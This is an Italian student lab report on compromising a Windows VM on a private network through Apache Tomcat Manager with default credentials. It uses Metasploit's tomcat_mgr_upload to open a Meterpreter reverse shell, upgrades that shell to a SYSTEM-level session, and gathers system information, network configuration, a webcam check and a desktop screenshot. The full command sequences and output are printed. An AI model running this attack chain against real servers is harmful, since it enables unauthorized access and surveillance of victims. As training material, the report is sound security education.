

Report di Esercitazione: Sfruttamento Apache Tomcat e Post-Exploitation

Configurazione di Rete


Ruolo	Sistema	Indirizzo IP
Attaccante	Kali Linux	192.168.200.100
Target	Windows (VM)	192.168.200.200

Porta di ascolto (Payload): 7777 (iniziale), 8888 (upgrade)

1. Fasi Preliminari: Scansione e Sfruttamento

1.1 Rilevamento Servizi



Dalla scansione iniziale (`nmap`), è stata identificata la porta `8080/tcp` aperta, associata al servizio Apache Tomcat.





1.2 Vulnerability Scanning



Utilizzando Nessus (Basic Network Scan), sono state confermate le seguenti vulnerabilità:

- Porta 8080 aperta.
- Credenziali di default per l'accesso al manager Tomcat: admin / password





exploit/multi/http/tomcat_mgr_upload **per caricare un payload malevolo.**



Comandi eseguiti:

```
Interact with a module by name or index. For example info 75, use 75 or use post/windows/gather/enum_tomcat

msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > show targets

Exploit targets:

  Id  Name
  --  --
=>  0   Java Universal
    1   Windows Universal
    2   Linux x86

msf exploit(multi/http/tomcat_mgr_upload) > set TARGET 0
TARGET => 0
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying bFhkg1hWri8H09oVwBiQjnRK ...
[*] Executing bFhkg1hWri8H09oVwBiQjnRK ...
[*] Undeploying bFhkg1hWri8H09oVwBiQjnRK ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 -> 192.168.200.200:49711) at 2026-07-28 15:33:35 +0200
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/RLXndqKz.jpeg
meterpreter > webcam_list
[-] The 'webcam_list' command is not supported by this Meterpreter type (java/windows)
meterpreter > run post/windows/gather/webcam
[-] The specified meterpreter session script could not be found: post/windows/gather/webcam
meterpreter > webcam_snap
[-] The 'webcam_snap' command is not supported by this Meterpreter type (java/windows)
meterpreter >
[*] 192.168.200.200 - Meterpreter session 1 closed. Reason: Died
Interrupt: use the 'exit' command to quit
meterpreter > sysinfo
[-] Send timed out. Timeout currently 15 seconds, you can configure this with sessions --interact <id> --timeout <value>
msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name      Current Setting  Required  Description
  --      -
HttpPassword  password        no        The password for the specified username
HttpUsername  admin           no        The username to authenticate as
Proxies       /               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, sapi, http, socks4
RHOSTS       192.168.200.200 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        8080            yes        The target port (TCP)
SSL          false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI    /manager        yes        The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST        /               no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.200.100 yes        The listen address (an interface may be specified)
LPORT      7777            yes        The listen port

Exploit target:

  Id  Name
  --  --
  0   Java Universal

View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > show targets
```

```

Exploit targets: CS03260T  AI
=====
Id  Name
--  ---
0   Java Universal
1   Windows Universal
2   Linux x86

msf exploit(multi/http/tomcat_mgr_upload) > set TARGET 1
TARGET => 1
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[-] Exploit failed: java/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_upload) > set TARGET 0
TARGET => 0
msf exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying LL8LN...
[*] Executing LL8LN...
[*] Undeploying LL8LN ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:7777 → 192.168.200.200:49478) at 2026-07-28 15:50:43 +0200

meterpreter > bg
[*] Backgrounding session 2...
msf exploit(multi/http/tomcat_mgr_upload) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====
Id  Name  Type  Information  Connection
--  ---  ---  ---  ---
2   meterpreter java/windows DESKTOP-9K104BT$ @ DESKTOP-9K104BT 192.168.200.100:7777 → 192.168.200.200:49478 (192.168.200.200)

msf post(multi/manage/shell_to_meterpreter) > set SESSION 2
SESSION => 2

```

```

Active sessions CS03260T  AI
=====
Id  Name  Type  Information  Connection
--  ---  ---  ---  ---
2   meterpreter java/windows DESKTOP-9K104BT$ @ DESKTOP-9K104BT 192.168.200.100:7777 → 192.168.200.200:49478 (192.168.200.200)

msf post(multi/manage/shell_to_meterpreter) > set SESSION 2
SESSION => 2
msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.200.200
LHOST => 192.168.200.200
msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf post(multi/manage/shell_to_meterpreter) > set LPORT 8888
LPORT => 8888
msf post(multi/manage/shell_to_meterpreter) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf post(multi/manage/shell_to_meterpreter) > run
[-] SESSION may not be compatible with this module:
[-] * unloadable Meterpreter extension: stdapi_railgun
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.200.100:8888
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (248902 bytes) to 192.168.200.200
[*] Meterpreter session 3 opened (192.168.200.100:8888 → 192.168.200.200:49486) at 2026-07-28 15:54:50 +0200
[*] Stopping exploit/multi/handler
sysinfo
[-] Unknown command: sysinfo. Run the help command for more details.
msf post(multi/manage/shell_to_meterpreter) > run
[-] SESSION may not be compatible with this module:
[-] * unloadable Meterpreter extension: stdapi_railgun
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.200.100:8888
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (248902 bytes) to 192.168.200.200
[*] Meterpreter session 4 opened (192.168.200.100:8888 → 192.168.200.200:49510) at 2026-07-28 15:56:55 +0200
[*] Stopping exploit/multi/handler

msf post(multi/manage/shell_to_meterpreter) > sessions

```

Risultato: L'exploit è andato a buon fine, aprendo una Sessione Meterpreter Java (Session ID: 2).

```
[*] Meterpreter session 2 opened (192.168.200.100:7777 -> 192.168.200.200:49478)
```

2. Fase di Post-Sfruttamento: Upgrade della Sessione

Il payload Java iniziale presenta limitazioni significative (es. impossibilità di accedere all'hardware locale come webcam o screenshot completi del desktop Windows). È stato necessario effettuare l'upgrade a un Meterpreter nativo Windows (x64/windows).

Procedura di Upgrade:

1. Background della sessione Java:

```
meterpreter > background
```

2. Configurazione del modulo di upgrade:

```
msf6 > use post/multi/manage/shell_to_meterpreter
```

```
msf6 post(shell_to_meterpreter) > set SESSION 2
```

```
msf6 post(...) > set LHOST 192.168.200.100
```

```
msf6 post(...) > set LPORT 8888
```

```
msf6 post(...) > set PAYLOAD  
windows/meterpreter/reverse_tcp  
msf6 post(...) > run
```

Risultato: Il modulo ha iniettato un nuovo payload Windows, aprendo la Sessione 3 (e successivamente la 4).

```
[*] Upgrading session ID: 2
```

```
[*] Starting exploit/multi/handler
```

```
[*] Meterpreter session 3 opened (192.168.200.100:8888 ->  
    192.168.200.200:49486)
```

Interazione con la nuova sessione nativa:

```
msf6 > sessions -i 3
```

3. Evidenze Raccolte (Post-Exploitation)

Dalla sessione Meterpreter nativa Windows (Sessione 3), sono state raccolte le seguenti informazioni.

Evidenza 1 – Identificazione del Sistema Operativo e Architettura

Comando: `sysinfo`

Output:

```
Computer      : DESKTOP-9K104BT
```

```
OS            : Windows 10 (10.0 Build 10240).
```

```
Architecture  : x64
```

```
System Language: it_IT
```

```
Domain        : WORKGROUP
```

```
Meterpreter   : x64/windows
```


Nota: La sessione Java iniziale mostrava "Windows 8 6.2", ma l'upgrade ha rivelato la vera versione del sistema operativo (Windows 10).

Evidenza 2 – Configurazione di Rete

Comando: `ipconfig`

Output (Interfaccia rilevante):

```
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 8 6.2 (amd64)
Architecture : x64
System Language : it_IT
Meterpreter   : java/windows
meterpreter > ipconfig

Interface 1
=====
Name       : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
=====
Name       : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 3
=====
Name       : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 4
=====
Name       : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:41:df:d9
MTU        : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

Interface 5
=====
Name       : net1 - Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
```

```

Interface 6
=====
Name       : net2 - Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5afe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 7
=====
Name       : eth2 - Intel(R) PRO/1000 MT Desktop Adapter-WFP Native MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 8
=====
Name       : eth3 - Intel(R) PRO/1000 MT Desktop Adapter-QoS Packet Scheduler-0000
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

Interface 9
=====
Name       : eth4 - Intel(R) PRO/1000 MT Desktop Adapter-WFP 802.3 MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295

```

Conferma che la macchina target è correttamente configurata nella rete
192.168.200.0/24.

Evidenza 3 — Verifica Hardware (Webcam)

Comando: `webcam_list`

Output:

```

msf post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====
  Id  Name      Type      Information                                     Connection
  --  ---
  2    meterpreter java/windows DESKTOP-9K104BT$ @ DESKTOP-9K104BT 192.168.200.100:7777 → 192.168.200.200:49478 (192.168.200.200)
  3    meterpreter x64/windows NT AUTHORITY\SYSTEM @ DESKTOP-9K104BT 192.168.200.100:8888 → 192.168.200.200:49486 (192.168.200.200)
  4    meterpreter x64/windows NT AUTHORITY\SYSTEM @ DESKTOP-9K104BT 192.168.200.100:8888 → 192.168.200.200:49510 (192.168.200.200)

msf post(multi/manage/shell_to_meterpreter) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS           : Windows 10 (10.0 Build 10240).
Architecture : x64
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > webcam_list
[-] No webcams were found
meterpreter > ss

```


Analisi: L'hardware non è stato rilevato. Questo è un risultato atteso per una macchina virtuale (VM) che non ha il pass-through di una webcam fisica abilitato. Il comando è stato eseguito correttamente, restituendo l'assenza di dispositivi.

Evidenza 4 – Acquisizione Screenshot

Comando: `screenshot`

Output:

`Screenshot saved to: /home/kali/RLKndqKz.jpeg`



Il file salvato nel proprio pc

È stato catturato con successo lo stato attuale del desktop remoto e salvato sulla macchina Kali Linux.

Conclusioni

L'esercitazione ha dimostrato l'efficacia dell'attacco a catena:

1. Sfruttamento delle credenziali di default su Apache Tomcat.
2. Ottenimento di una shell iniziale limitata (Java).
3. Upgrade della sessione a un Meterpreter nativo Windows per superare i limiti della JVM.

4. Raccolta completa delle evidenze richieste (Sistema Operativo, Rete, Stato Hardware, Screenshot).

La macchina target è stata completamente compromessa, consentendo l'accesso completo all'ambiente Windows remoto.